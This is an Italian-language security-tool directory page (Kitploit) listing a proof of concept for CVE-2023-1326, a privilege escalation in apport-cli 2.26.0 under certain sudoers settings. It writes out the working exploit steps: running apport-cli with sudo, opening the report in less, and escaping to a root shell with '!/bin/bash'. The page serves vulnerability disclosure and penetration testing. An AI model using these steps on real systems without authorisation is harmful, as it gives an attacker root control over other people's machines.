
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2023-1326-PoC — Una prova di concetto per CVE-2023–1326 in apport-cli 2.26.0 | Kitploit
Strumenti/GitHubGitHub/diego-tella/cve-2023-1326-poc
Escalation di PrivilegiAnalisi delle VulnerabilitàExploitPenetration TestingRed Teaming
GitHubdiego-tella/cve-2023-1326-poc

CVE-2023-1326-PoC

Una prova di concetto per CVE-2023–1326 in apport-cli 2.26.0

Vedi Repository
21372 anni faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2023-1326-PoC

Una prova di concetto per CVE-2023–1326 in apport-cli 2.26.0


Questa vulnerabilità è un escalation di privilegi in apport-cli 2.26.0, simile a CVE-2023–26604, questa vulnerabilità funziona solo se assegnata in sudoers:
image

Un attacco di escalation di privilegi è stato trovato in apport-cli 2.26.0 e versioni precedenti, simile a CVE-2023-26604. Se un sistema è configurato appositamente per consentire a utenti non privilegiati di eseguire sudo apport-cli, less è configurato come pager e la dimensione del terminale può essere impostata: un attaccante locale può escalare i privilegi.

PoC

sudo /usr/bin/apport-cli -c /var/crash/some_crash_file.crash
press V (view report)
!/bin/bash


image image

Scarica lo strumento